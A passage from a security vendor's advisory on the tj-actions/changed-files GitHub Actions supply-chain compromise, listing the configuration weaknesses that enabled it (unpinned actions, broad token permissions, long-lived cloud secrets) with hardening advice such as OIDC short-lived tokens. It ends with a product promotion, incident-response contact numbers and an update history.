- **Unpinned GitHub actions:** Unpinned GitHub actions are mutable. This allowed the attackers to push a malicious version of the tj-actions/changed-files action as an existing tag, thereby introducing poisoned

code that could be executed in consumers' pipelines – even if the attacker did not change the tag's version. Any consumer using an unpinned version of this action could be vulnerable to this malicious code execution, if the compromised version is executed.

- **Unrestricted usage of GitHub actions allowed in the repository/across the organization:** Allowing all GitHub actions to be used in the repository regardless of their author exposes the organization to the risk of a malicious actor taking control over an action's repository, as happened in the recent breach. GitHub allows restricting allowed actions solely to Enterprise actions, preventing the execution of external actions.
- **Excessive GitHub actions pipeline permissions on the repository:** When a pipeline is executed, GitHub creates a short-lived GITHUB_TOKEN for interacting with the repository. If permissions granted to the GITHUB_TOKEN are not defined in the pipeline's YAML file, the pipeline's default permissions are set to either read and write (default setting in older repositories) or read repository contents for all scopes, without considering the specific requirements of the workflow.

Another security concern is when either read-all or write-all permissions are defined in a pipeline, as this grants the GITHUB_TOKEN permissions across all scopes. As the GITHUB_TOKEN was leaked from memory in the attack, attackers who gained access to a GitHub Actions pipeline with excessive permissions could take full advantage and exploit the permissive GITHUB_TOKEN.

- **GitHub actions access cloud providers using insecure long-term credentials:** Long-term credentials that are intended for use by GitHub Actions workflows to authenticate to a cloud provider account are stored on GitHub as a secret. This increases the impact of credential theft, as stolen credentials can be used long after a workflow run is complete.

GitHub supports the OpenID Connect (OIDC) authentication protocol to replace long-term credentials with short-lived access tokens. Using OIDC, the GitHub Actions workflow can request a short-lived token directly from the cloud provider; this token expires automatically when the workflow run ends.

In addition, OIDC allows more granular control over how secrets can be used. For example, it is possible to filter access to tokens when the request originates in specific protected branches or environments.

Palo Alto Networks Offers Comprehensive Protections Against Future Vulnerabilities in Code

Cortex Cloud Application Security helps customers build secure apps and stop threats before they emerge. By unifying code, pipeline, runtime, application context and third-party findings within a single risk, policy and automation engine, teams get the visibility and control that they need to prevent issues at the source. Cortex Cloud Application Security combines context-aware, AI-based prioritization with a prevention-first approach to empower teams to accelerate secure deployments. This helps organizations to identify the security gaps in their environments, and to mitigate and reduce the impact of the most significant threats.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130

- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 00080005045107

Updated March 21, 2025, at 7:25 a.m. PT to clarify language around forking and pull requests.

Updated March 21, 2025, at 3:05 p.m. PT to add row to timeline table under March 14.

Updated April 2, 2025, at 12:13 p.m. PT to add substantial update section of new findings and add to the timeline table as well as IoCs.

Source: https://unit42.paloaltonetworks.com/github-actions-supply-chain-attack